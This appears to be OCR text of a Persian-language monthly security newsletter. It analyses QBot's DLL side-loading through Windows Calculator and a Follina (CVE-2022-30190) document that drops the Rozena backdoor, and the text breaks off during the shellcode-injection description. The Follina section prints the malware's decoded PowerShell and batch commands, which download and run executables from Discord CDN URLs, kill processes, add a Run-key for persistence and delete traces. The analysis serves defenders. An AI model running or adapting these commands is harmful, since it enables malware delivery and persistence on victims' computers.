
شبکه گستر

امنیت شما | وظیفه ما

ماهنامه
امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال دوازدهم | شهریور ۱۴۰۱

فهرست مطالب



چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در دومین ماه از تابستان ۱۴۰۱ پرداخته شده است.

همان طور که در این ماهنامه خواهید خواند به‌تازگی محققان از شناسایی کارزاری خبر داده‌اند که در جریان آن مهاجمان از طریق یک سند آلوده و با بهره‌جویی از آسیب‌پذیری Follina اقدام به نصب بدافزار مخرب Rozena می‌کنند.

در نمونه‌ای دیگر گردانندگان بدافزار قدیمی QBot با بکارگیری تکنیک DLL Side-loading اقدام به بارگذاری کد مخرب بر روی دستگاه‌های با سیستم‌عامل Windows کردند که در این ماهنامه به تفصیل به روش آن پرداخته شده است.

ترفندهایی که توزیع‌کنندگان بدافزار جهت آلوده‌کردن سیستم‌ها و فریب دادن قربانیان به دانلود و اجرای فایل‌های مخرب از آن استفاده می‌کنند نیز در این ماهنامه بررسی شده است. برخی از این ترفندها شامل مخفی کردن فایل‌های اجرایی بدافزار در قالب برنامه‌های کاربردی متداول، امضای آن‌ها با گواهی‌نامه‌های معتبر یا حتی هک نمودن سایت‌های معتبر جهت سوءاستفاده و بکارگیری به عنوان نقاط توزیع فایل‌های مخرب می‌باشد.

تکنیک جدید مهاجمان باج‌افزار LockBit 3.0 در سوءاستفاده از Windows Defender و به استخدام گرفتن روال‌های مختلف ضدشناسایی و ضدتحلیل جهت دورزدن محصولات امنیتی از دیگر مواردی است که در این ماهنامه به بررسی آنها پرداخته شده است.


در این شماره به باج‌افزار Zeppelin که فعالیت خود را با بکارگیری تاکتیک رایج اخاذی مضاعف مجدداً از سر گرفته، خواهیم پرداخت و ترفندهایی را که برای دستیابی و نفوذ به شبکه استفاده می‌کند، تشریح خواهیم کرد.

در حوزه زیرساخت‌های حساس صنعتی نیز به جزییات تکنیکی که در آن مهاجمان تجهیزات PLC را جهت نفوذ اولیه به کامپیوترهای متصل به آنها و متعاقباً حمله به پروسه‌های کنترلی مورد سوءاستفاده قرار داده‌اند اشاره خواهیم کرد.

طبق معمول هر ماه، شرکت‌های مختلف فناوری اطلاعات اقدام به انتشار اصلاحیه و توصیه‌نامه امنیتی برای برخی از محصولات خود کردند. جزییات اصلاحیه‌های مرداد ماه شرکت‌های مایکروسافت، سیسکو، ترلیکس، بیت‌دیفندر، کسپرسکی، ای‌سِت، وی‌ام‌ور، ادوبی، گوگل، موزیلا، اپل، اس‌ای‌پی، پالو آلتو نتورکس و اف‌فایو را می‌توانید در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تلاش کارشناسان این شرکت است قدمی در جهت ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی



DLL-SideLoading؛


ترفند جدید بدافزار QBot

به تازگی گردانندگان بدافزار QBot از تکنیک DLL-SideLoading جهت بارگذاری کد مخرب بر روی دستگاه‌های با سیستم‌عامل Windows استفاده می‌کنند.


در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، ترفند مذکور مورد بررسی قرار گرفته است.

بیش از یک دهه است که مهاجمان در حال بکارگیری بدافزار QBot که با نام Qakbot نیز شناخته می‌شود، می‌باشند. QBot بدافزاری است که در ابتدا به عنوان یک تروجان بانکی شروع به کار کرد اما در نهایت به یک بدافزار چندکاره تبدیل شد. از جمله برخی گروه‌های باج‌افزاری در مراحل اولیه حمله به منظور دریافت ابزار Cobalt Strike از آن استفاده می‌کنند. این بدافزار برای مدتی نیز توسط شبکه مخرب Emotet برای انتقال کدهای باج‌افزاری نظیر RansomExx، Maze، ProLock و Egregor مورد استفاده قرار گرفت. اخیراً نیز بدافزار QBot، باج‌افزار Black Basta را منتشر کرده است.


ایمیل‌های مورد استفاده در کارزارهای اخیر این بدافزار دارای پیوستی از نوع HTML بودند که دارای تصاویر کدگذاری شده base64 و یک فایل ZIP محافظت شده با رمز (Password-protected ZIP archive) می‌باشند. رمزگذاری فایلZIP پیوست جهت دورزدن نرم‌افزارهای ضدویروس تکنیک بسیار رایجی است که رمز آن در فایل HTML مذکور همانند شکل زیر نشان داده شده است.



پس از کلیک بر روی فایل HTML، فایل فشرده ZIP که شامل یک فایل ISO است، دانلود می‌شود. فایل ISO خود نیز شامل یک فایل میانبر با پسوند LNK.، یک نسخه معتبر از calc.exe (ماشین حساب Windows)، فایل DLL جعلی به نام WindowsCodecs.dll و یک کد مخرب (Payload) به نام 7533.dll می‌باشد.



هنگام باز کردن پوشه مذکور، فقط فایل LNK. نمایش داده می‌شود که به ظاهر یک فایل PDF حاوی اطلاعات مهم یا فایلی که با مرورگر Microsoft Edge باز می‌شود، می‌باشد ولی در واقع فایل میانبر (Shortcut) مذکور به برنامه ماشین حساب در Windows اشاره می‌کند.



اجرای فایل Calc.exe، نیازمند بارگذاری و اجرای فایل DLL معتبر به نام WindowsCodecs می‌باشد. با این حال، سیستم DLL را از مسیر اصلی فراخوانی نمی‌کند و در عوض هر DLL همنام را اگر در همان پوشه فایل اجرایی Calc.exe قرار داشته باشد، بارگذاری و اجرا می‌کند.

بدین ترتیب مهاجمان با ایجاد فایل‌های DLL مخرب خود به نامهای WindowsCodecs.dll و [numbered].dll، بدافزار QBot را فراخوانی نموده و از این باگ سوءاستفاده می‌کنند. با نصب QBot از طریق برنامه‌ای معتبر همچون Windows Calculator، برخی از نرم‌افزارهای امنیتی ممکن است بدافزار را هنگام بارگذاری شناسایی نکنند و به این ترتیب مهاجم نرم‌افزارهای ضدویروس را دور بزند.

لازم به ذکر است که باگ DLL مربوط به Calc.exe، در Windows 10 و نسخه‌های بالاتر عمل نمی‌کند، به همین دلیل است که مهاجمان اغلب در Windows 7 این ترفند را اجرا می‌کنند.

جزئیات بیشتر درخصوص بدافزار QBot در نشانی زیر قابل مطالعه می‌باشد:

https://blog.cyble.com/2022/07/21/qakbot-resurfaces-with-new-playbook/

منبع:

https://www.bleepingcomputer.com/news/security/qbot-phishing-uses-windows-calculator-sideloading-to-infect-devices/

بهره‌جویی از Follina

برای توزیع بدافزار Rozena

در اردیبهشت ۱۴۰۱، شرکت مایکروسافت (Microsoft Corp) درخصوص ضعف امنیتی به شناسه CVE-2022-30190 با درجه اهمیت «حیاتی» (Critical) در Microsoft Diagnostic Tool – به اختصار MSDT – هشداری صادر کرد.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده ضعف امنیتی مذکور مورد بررسی قرار گرفته است.

آسیب‌پذیری مذکور که توسط محققان Follina نامیده شده، از نوع «اجرای کد از راه دور» (Arbitrary Code Execution) است که تمامی نسخ Windows از آن تاثیر می‌پذیرند.

مهاجمان جهت سوءاستفاده از آن، یک پیوند خارجی مخرب به یک OLE Object در یک سند Microsoft Office ایجاد می‌کنند، سپس قربانیان را فریب می‌دهند تا روی سند کلیک کنند یا حتی اگر سند در حالت محافظت شده (Protected View) نیز باز شود و ماکروها نیز غیرفعال باشند، از این ضعف امنیتی بهره‌جویی خواهند کرد.


شرکت فورتی‌نت (Fortinet, Inc.) در خلال تحقیقات خود، سندی را شناسایی نموده که با بهره‌جویی از آسیب‌پذیری Follina از طریق تکنیک موسوم به بدون فایل (Fileless Attack) اقدام به نصب بدافزار Rozena می‌کند.

Rozena بدافزاری است که «دسترسی غیرمجاز» (Backdoor) را از طریق تزریق از راه دور و اتصال به Shell به سیستم قربانی فراهم می‌کند. این شرکت گزارشی منتشر کرده که چکیده آن در ادامه شرح داده شده است.

بهره‌جویی از Follina


سند مخرب اصلی (با هش زیر) که مهاجمان از آن در حملات خود استفاده کردند، همانند شکلی که در ادامه نمایش داده شده، حاوی یک پیوند مخرب خارجی است.

SHA256: 432bae48edf446539cae5e20623c39507ad65e21cb757fb514aba635d3ae67d6



پس از کلیک روی سند مخرب مذکور، همانطور که در شکل زیر نشان داده شده، ارتباط با پیوست خارجی Discord CDN به نشانی زیر برقرار شده و یک فایل HTML دانلود می‌شود.

hxxps://cdn[.]discordapp.com/attachments/986484515985825795/986821210044264468/index[.]htm



پس از دانلود فایل HTML مذکور (با هش زیر)، فایل msdt.exe را از طریق PowerShell فراخوانی می‌کند. Payload بصورت کامل در شکل زیر نشان داده شده است.

SHA256: 3558840ffbc81839a5923ed2b675c1970cdd7c9e0036a91a0a728af14f80eff3

به منظور پنهان نمودن فرمان واقعی و اجتناب از تشخیص رشته (String) ساده، در هنگام الحاق رشته‌های جداگانه در زمان اجرا، مبهم‌سازی (Obfuscation) صورت گرفته است. محققان با رمزگشایی یک رشته Base64، فرمان کامل را که در شکل زیر نشان داده شده، استخراج کردند.

```
Invoke-WebRequest https://cdn.discordapp.com/attachments/986484515985825795/986495733295374366/cd.bat -OutFile C:\Windows\Tasks\cd.bat ; Start-Process  -WindowStyle Hidden
'C:\Windows\Tasks\cd.bat' ; Invoke-WebRequest https://cdn.discordapp.com/attachments/986484515985825795/986484659363930122/Word.exe -OutFile C:\Windows\Tasks\Word.exe;
C:\Windows\Tasks\Word.exe ;
```

کد PowerShell، فایلی از نوع Batch به نام cd.bat را دانلود می‌کند و بدون اینکه خود را پنهان کند، درخواست دیگری را برای دانلود بدافزار Rozena فراخوانی می‌کند و آن را تحت نام Word.exe در پوشه Windows Tasks ذخیره می‌کند.

این دو فایل نیز از پیوست Discord CDN با همان channelID به عنوان لینک خارجی در سند اصلی دانلود می‌شوند.

همانطور که در شکل زیر نشان داده شده است، فایل cd.bat، انجام چهار کار زیر را بر عهده دارد:

- به منظور گمراه کردن قربانی، سند دیگری با نام 1c9c88f811662007.docx و درهم‌ساز زیر دانلود می‌شود.

SHA256: e3af143ba12209fafdc3089a740d23faf59f6f1508c00d8f56f8cc9d0c8ebf89


- پروسه‌های "msdt.exe" و "WINWORD.exe" را به منظور از بین بردن ردپای بهره‌جویی از Follina خاتمه می‌دهد.
- با افزودن کلیدهایی در رجیستری، بدافزار Rozena را با نام "Word.exe" ماندگار می‌کند.
- فایل bat را حذف می‌کند.

```
@echo off
%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -WindowStyle Hidden -Command "Invoke-WebRequest
https://cdn.discordapp.com/attachments/986484515985825795/986489283969953802/1c9c88f811662007.docx -OutFile C:\\users\$env:USERNAME\Downloads\18562.docx ;taskkill /f /i
msdt.exe ; taskkill /f /im WINWORD.EXE; Start-Process C:\\users\$env:USERNAME\Downloads\18562.docx ;reg add
'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run' /V 'Word' /t REG_SZ /F /D 'C:\\Windows\\Tasks\\Word.exe'; rm C:\Windows\Tasks\cd.bat;"
```


مهاجم قبل از بکارگیری بدافزار Rozena، سعی می‌کند قربانی را گمراه کند. فایل اصلی به جز پیوند خارجی در oleObject هیچ محتوای دیگری ندارد. برای اینکه این امر برای قربانی غیرعادی و عجیب به نظر نرسد، Batch file مذکور، یک سند Word دیگر به نام 1c9c88f811662007.docx را که حاوی تعداد زیادی عکس است، دانلود می‌کند (همانند شکل زیر). برای اینکه سند واقعی‌تر به نظر برسد، در دایرکتوری C:\\users\$env:USERNAME\Downloads با نام کوتاه‌تر (18562.docx) ذخیره می‌شود.

بدافزار Rozena

مهاجم از ویژگی پیش‌فرض Window که پسوند فایل را نشان نمی‌دهد، سوءاستفاده می‌کند. بنابراین، مهاجم قربانی را همانطور که در شکل زیر نشان داده شده، فریب می‌دهد. سند سبز جهت پرت کردن حواس قربانی قرار داده شده و مخرب نمی‌باشد ولی سند قرمز رنگ حاوی بدافزار Rozena است. با اینکه یک فایل اجرایی است از نماد Microsoft Word استفاده می‌کند.




PE Header فایل مخرب مذکور در شکل زیر نشان داده شده است.



Word.vxe

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	10	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	B8	MZ ÿÿ ¸
00000011	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	00	00	@
00000022	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000033	00	00	00	00	00	00	00	00	00	80	00	00	00	0E	1F	BA	0E	▌ º
00000044	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69	73	20	70	72	´ Í!¸ LÍ!This pr
00000055	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72	ogram cannot be r
00000066	75	6E	20	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	un in DOS mode.
00000077	0A	24	00	00	00	00	00	00	00	50	45	00	00	64	86	06	00	$ PE d▌
00000088	DC	6D	73	5A	00	00	00	00	00	00	00	00	F0	00	2F	00	0B	ÜmsZ ð /
00000099	02	02	32	00	60	01	00	00	A8	00	00	00	00	00	00	00	10	2 ` ¨
000000AA	00	00	00	10	00	00	00	00	00	40	01	00	00	00	00	10	00	@
000000BB	00	00	02	00	00	04	00	00	00	00	00	00	00	00	05	00	02	
000000CC	00	00	00	00	00	60	02	00	00	04	00	00	00	00	00	00	02	`
000000DD	00	00	00	00	00	10	00	00	00	00	00	00	10	00	00	00	00	
000000EE	00	00	00	00	10	00	00	00	00	00	00	00	10	00	00	00	00	
000000FF	00	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	
00000110	98	F1	01	00	C8	00	00	00	00	20	02	00	44	32	00	00	00	▌ñ È D2
00000121	D0	01	00	C8	10	00	00	00	00	00	00	00	00	00	00	00	00	Ð È
00000132	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000143	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000154	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000165	00	00	00	A8	F6	01	00	48	04	00	00	00	00	00	00	00	00	¨ö H
00000176	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000187	00	2E	63	6F	64	65	00	00	00	99	5A	00	00	00	10	00	00	.code ▌Z
00000198	00	5C	00	00	00	04	00	00	00	00	00	00	00	00	00	00	00	\
000001A9	00	00	00	20	00	00	60	2E	74	65	78	74	00	00	00	C5	02	` .text Å
000001BA	01	00	00	70	00	00	00	04	01	00	00	60	00	00	00	00	00	p `
000001CB	00	00	00	00	00	00	00	00	00	20	00	00	60	2E	72	64	61	` .rda
000001DC	74	61	00	00	2D	4B	00	00	00	80	01	00	00	4C	00	00	00	ta -K ▌ L
000001ED	64	01	00	00	00	00	00	00	00	00	00	00	00	00	00	40	00	d @
000001FE	00	40	2E	70	64	61	74	61	00	00	C8	10	00	00	00	D0	01	@.pdata È Ð

پس از اجرا، به منظور بکارگیری و اجرای فرمان PowerShell، یک پروسه ایجاد می‌کند. زنجیره حمله در شکل زیر نمایش داده شده است.




فرمان کامل PowerShell که با Base64 کدگذاری شده، در شکل زیر نشان داده شده است.


همانطور که در شکل زیر نشان داده شده، فرمان رمزگشایی تنها وظیفه تزریق Shellcode را دارد. ابتدا متغیری به نام "$gcr" را برای کل پروسه تزریق، تعریف می‌کند و از DLLImport برای kernel32.dll و از msvcrt.dll برای فراخوانی توابع API خاصی همچون VirtualAlloc، CreateThread و Memset، به منظور تزریق کد استفاده می‌کند.

